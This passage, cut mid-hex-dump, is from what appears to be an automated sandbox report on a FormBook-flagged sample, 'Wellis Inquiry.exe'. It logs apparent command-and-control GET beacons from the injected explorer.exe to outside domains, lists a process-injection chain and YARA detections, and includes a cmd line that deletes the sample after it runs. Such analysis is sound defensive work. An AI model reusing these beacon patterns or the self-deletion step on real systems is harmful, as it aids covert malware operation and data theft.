3a 20 30 3b 7d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 73 70 61 6e 20 7b 63 6f 6c 6f 72 3a 20 23 38 37 38 37 38 37 3b 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 32 70 74 3b 20 20 20 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 7d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 68 31 20 7b 63 6f 6c 6f 72 3a 20 23 38 37 38 37 38 37 3b 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 38 70 74 3b 20 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 7d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 2e 6c 69 6e 6b 20 7b 6d 61 72 67 69 6e 2d 74 6f 70 3a 20 34 30 70 78 3b 7d 0a 20 Data Ascii: <!DOCTYPE HTML><html lang="en-US"> <head> <meta charset="UTF-8" /> <meta http-equ iv="content-type" content="text/html; charset=utf-8" /><meta name="robots" content="noindex, nofollow" /><meta name="keywords" content="joomla, Joomla, joomla 1.5, wordpress 2.5, Drupal" /><meta name="description" conten t="Joomla!" /><meta name="generator" content="Joomla! 1.5 - Open Source Content Management" /><meta name="gene rator" content="WordPress 2.5" /> <meta http-equiv="Content-Type" content="text/html;charset=UTF-8" /> <meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1" /> <title>Waiting for the redir ectiron...</title> <style type="text/css"> body {background-color: #ffffff; font-family: "Helvetica Neue", Helve tica,Arial,sans-serif;} html, body {width: 100%; height: 100%; margin: 0; padding: 0;} span {color: #878787; font-size: 12pt; text-align: center;} h1 {color: #878787; font-size: 18pt; text-align: center;} .link {margin-top: 40px;}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49841	104.21.2.218	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 14, 2021 07:30:12.290184021 CEST	6071	OUT	GET /ag9v/?9rq=VDs0Hn8x6Kri7C1Uc2aKLXPFP0feJseWm2OJ8K++Wp+sqWdpvRON2LvjpBxhi0u2NedX&BFQ=5j l0jhMHA0hx_ HTTP/1.1 Host: www.ebookgratis.online Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Oct 14, 2021 07:30:12.313358068 CEST	6072	IN	HTTP/1.1 301 Moved Permanently Date: Thu, 14 Oct 2021 05:30:12 GMT Transfer-Encoding: chunked Connection: close Cache-Control: max-age=3600 Expires: Thu, 14 Oct 2021 06:30:12 GMT Location: https://www.ebookgratis.online/ag9v/?9rq=VDs0Hn8x6Kri7C1Uc2aKLXPFP0feJseWm2OJ8K++Wp+sqWdpv RON2LvjpBxhi0u2NedX&BFQ=5jl0jhMHA0hx_ Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=uxw1tsnKlgtB7W5LJtTa5eumSOBk%2BN %2BrDmS98GeIS3mtBU2HXDQ%2Buox4Xes1rOEFZ77hnABAYNvD5o6qlHscVIs9wqr%2BP69MQSOAASVd vEX0AMzTjdkTFWFC%2Fhu%2FOO1BvKLiRR5n%2F3t9"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 69de6a12dc6a5b6e-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.4	49842	199.59.242.153	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 14, 2021 07:30:17.527385950 CEST	6073	OUT	GET /ag9v/?9rq=vpuErUH2OwLAPGAltxg3/Zj6XscnxJenLEapnG3NwgRlKVIYyl0HnfsKneQfORBHqYbR&BFQ=5jI0jhMHA0hx_ HTTP/1.1 Host: www.ovmfinacial.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Oct 14, 2021 07:30:17.628267050 CEST	6074	IN	HTTP/1.1 200 OK Server: openresty Date: Thu, 14 Oct 2021 05:30:17 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Set-Cookie: parking_session=927c3a40-3c29-567c-15c2-72d0a3410220; expires=Thu, 14-Oct-2021 05:45:17 GMT; Max-Age=900; path=/; HttpOnly X-Adblock-Key: MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBANDrp2lz7AOmADaN8tA50LsWcjLFyQFcb/P2Txc58oYOeILb3vBw7J6f4pamkAQVSQuqYsKx3YzdUHCvbVZvFUsCAwEAAQ==_j7GpDLGaTLJ0rhGNdo+VonizNelzx47mFEL9iz/Okv4QD4XHqfn9OfxM1Dhs8JbXoG2B2KZhqWK371CGAnIlig== Cache-Control: no-cache Expires: Thu, 01 Jan 1970 00:00:01 GMT Cache-Control: no-store, must-revalidate Cache-Control: post-check=0, pre-check=0 Pragma: no-cache Data Raw: 35 38 39 0d 0a 3c 21 64 6f 63 74 79 70 65 20 68 74 6d 6c 3e 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 20 64 61 74 61 2d 61 64 62 6c 6f 63 6b 6b 65 79 3d 22 4d 46 77 77 44 51 59 4a 4b 6f 5a 49 68 76 63 4e 41 51 45 42 42 51 41 44 53 77 41 77 53 41 4a 42 41 4e 44 72 70 32 6c 7a 37 41 4f 6d 41 44 61 4e 38 74 41 35 30 4c 73 57 63 6a 4c 46 79 51 46 63 62 2f 50 32 54 78 63 35 38 6f 59 4f 65 49 4c 62 33 76 42 77 37 4a 36 66 34 70 61 6d 6b 41 51 56 53 51 75 71 59 73 4b 78 33 59 7a 64 55 48 43 76 62 56 5a 76 46 55 73 43 41 77 45 41 41 51 3d 3d 5f 6a 37 47 70 44 4c 47 61 54 4c 4a 30 72 68 47 4e 64 6f 2b 56 6f 6e 69 7a 4e 65 6c 7a 78 34 37 6d 46 45 4c 39 69 7a 2f 4f 6b 76 34 51 44 34 58 48 71 66 6e 39 4f 66 78 4d 31 44 68 73 38 4a 62 58 6f 47 32 42 32 4b 5a 68 71 57 4b 33 37 31 43 47 41 6e 6c 49 69 67 3d 3d 22 3e 3c 68 65 61 64 3e 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 2f 66 61 76 69 63 6f 6e 2e 69 63 6f 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 2f 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 65 63 6f 6e 6e 65 63 74 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 22 20 63 72 6f 73 73 6f 72 69 67 69 6e 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 64 6e 73 2d 70 72 65 66 65 74 63 68 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 70 61 72 6b 69 6e 67 2e 62 6f 64 69 73 63 64 6e 2e 63 6f 6d 22 20 63 72 6f 73 73 6f 72 69 67 69 6e 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 64 6e 73 2d 70 72 65 66 65 74 63 68 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 66 6f 6e 74 73 2e 67 6f 6f 67 6c 65 61 70 69 73 2e 63 6f 6d 22 20 63 72 6f 73 73 Data Ascii: 589<!doctype html><html lang="en" data-adblockkey="MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBANDrp2lz7AOmADaN8tA50LsWcjLFyQFcb/P2Txc58oYOeILb3vBw7J6f4pamkAQVSQuqYsKx3YzdUHCvbVZvFUsCAwEAAQ==_j7GpDLGaTLJ0rhGNdo+VonizNelzx47mFEL9iz/Okv4QD4XHqfn9OfxM1Dhs8JbXoG2B2KZhqWK371CGAnIlig=="><head><meta charset="utf-8"><meta name="viewport" content="width=device-width, initial-scale=1"><link rel="shortcut icon" href="/favicon.ico" type="image/x-icon"/><link rel="preconnect" href="https://www.google.com" crossorigin><link rel="dns-prefetch" href="https://parking.bodiscdn.com" crossorigin><link rel="dns-prefetch" href="https://fonts.googleapis.com" cross

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.4	49847	23.227.38.74	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 14, 2021 07:30:28.510090113 CEST	6097	OUT	GET /ag9v/?9rq=K9/CDnPG5wdyl4CHzmgShg3gLBJ4YNT1Y6jAhZ/FXp8/egWH1BEUOuCtjJEICRxztW+Z&BFQ=5jI0jhMHA0hx_ HTTP/1.1 Host: www.dollpartyla.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Oct 14, 2021 07:30:28.557862997 CEST	6099	IN	HTTP/1.1 403 Forbidden Date: Thu, 14 Oct 2021 05:30:28 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding X-Sorting-Hat-PodId: 189 X-Sorting-Hat-ShopId: 59880997054 X-Request-ID: ff951e54-78cb-49de-931e-6e9b39ead4a9 X-Permitted-Cross-Domain-Policies: none X-XSS-Protection: 1; mode=block X-Download-Options: noopen X-Content-Type-Options: nosniff X-Dc: gcp-europe-west1 CF-Cache-Status: DYNAMIC Server: cloudflare CF-RAY: 69de6a78386b698b-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 31 34 31 64 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 20 2f 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 65 66 65 72 72 65 72 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 65 76 65 72 22 20 2f 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 41 63 63 65 73 73 20 64 65 6e 69 65 64 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 20 20 20 20 20 2a 7b 62 6f 78 2d 73 69 7a 69 6e 67 3a 62 6f 72 64 65 72 2d 62 6f 78 3b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 7b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 48 65 6c 76 65 74 69 63 61 20 4e 65 75 65 22 2c 48 65 6c 76 65 74 69 63 61 2c 41 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 46 31 46 31 46 31 3b 66 6f 6e 74 2d 73 69 7a 65 3a 36 32 2e 35 25 3b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 7d 62 6f 64 79 7b 70 61 64 64 69 6e 67 3a 30 3b 6d 61 72 67 69 6e 3a 30 3b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 32 2e 37 72 65 6d 7d 61 7b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 31 70 78 20 73 6f 6c 69 64 20 23 33 30 33 30 33 30 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 62 6f 74 74 6f 6d 3a 31 72 65 6d 3b 74 72 61 6e 73 69 74 69 6f 6e 3a 62 6f 72 64 65 72 2d 63 6f 6c 6f 72 20 30 2e 32 73 20 65 61 73 65 2d 69 6e 7d 61 3a 68 6f 76 65 72 7b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 2d 63 6f 6c 6f 72 3a 23 41 39 41 39 41 39 7d 68 31 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 38 72 65 6d 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 34 30 30 3b 6d 61 72 67 69 6e 3a 30 20 30 20 31 2e 34 72 65 6d 20 30 7d 70 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 7d 2e 70 61 67 65 7b 70 61 64 64 69 6e 67 3a 34 72 65 6d 20 33 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 64 69 73 70 6c 61 79 3a 66 6c 65 78 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 76 68 3b 66 6c 65 78 2d 64 69 72 65 63 74 69 6f 6e 3a 63 6f 6c Data Ascii: 141d<!DOCTYPE html><html lang="en"><head> <meta charset="utf-8" /> <meta name="referrer" con tent="never" /> <title>Access denied</title> <style type="text/css"> *{box-sizing:border-box;margin:0;paddi ng:0}html{font-family:"Helvetica Neue",Helvetica,Arial,sans-serif;background:#F1F1F1;font-size:62.5%;color:#303030;min-height:100%}body{padding:0;margin:0;line-height:2.7rem}a{color:#303030;border-bottom:1px solid #303030;text-dec oration:none;padding-bottom:1rem;transition:border-color 0.2s ease-in}a:hover{border-bottom-color:#A9A9A9}h1{font-size:1.8rem;font-weight:400;margin:0 0 1.4rem 0}p{font-size:1.5rem;margin:0}.page{padding:4rem 3.5rem;margin:0;displ ay:flex;min-height:100vh;flex-direction:col

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: Wellis Inquiry.exe PID: 7036 Parent PID: 5404

General

Start time:	07:28:22
Start date:	14/10/2021
Path:	C:\Users\user\Desktop\Wellis Inquiry.exe
Wow64 process (32bit):	true

Commandline:	'C:\Users\user\Desktop\Wellis Inquiry.exe'
Imagebase:	0xff0000
File size:	337408 bytes
MD5 hash:	C357A8010E661A49DF2E813BD22590B6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.670890366.0000000003341000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.671146888.0000000004349000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.671146888.0000000004349000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.671146888.0000000004349000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Analysis Process: Wellis Inquiry.exe PID: 1680 Parent PID: 7036

General

Start time:	07:28:30
Start date:	14/10/2021
Path:	C:\Users\user\Desktop\Wellis Inquiry.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\Wellis Inquiry.exe
Imagebase:	0x6a0000
File size:	337408 bytes
MD5 hash:	C357A8010E661A49DF2E813BD22590B6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.745846154.0000000001090000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.745846154.0000000001090000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.745846154.0000000001090000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.745321491.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.745321491.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.745321491.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.745670982.0000000000C10000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.745670982.0000000000C10000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.745670982.0000000000C10000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group

Reputation:	low

File Activities Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 3424 Parent PID: 1680

General

Start time:	07:28:31
Start date:	14/10/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff6fee60000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000000.715332371.000000000E4B9000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000000.715332371.000000000E4B9000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000000.715332371.000000000E4B9000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000000.699912453.000000000E4B9000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000000.699912453.000000000E4B9000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000000.699912453.000000000E4B9000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities Show Windows behavior

Analysis Process: cmmon32.exe PID: 5328 Parent PID: 3424

General

Start time:	07:29:03
Start date:	14/10/2021
Path:	C:\Windows\SysWOW64\cmmon32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\cmmon32.exe
Imagebase:	0x2c0000
File size:	36864 bytes
MD5 hash:	2879B30A164B9F7671B5E6B2E9F8DFDA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000002.922603929.0000000002D20000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000002.922603929.0000000002D20000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000002.922603929.0000000002D20000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000002.921975794.0000000000360000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000002.921975794.0000000000360000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000002.921975794.0000000000360000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000002.922486626.0000000002C20000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000002.922486626.0000000002C20000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000002.922486626.0000000002C20000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 7092 Parent PID: 5328

General

Start time:	07:29:07
Start date:	14/10/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\Wellis Inquiry.exe'
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 6796 Parent PID: 7092

General

Start time:	07:29:07
Start date:	14/10/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis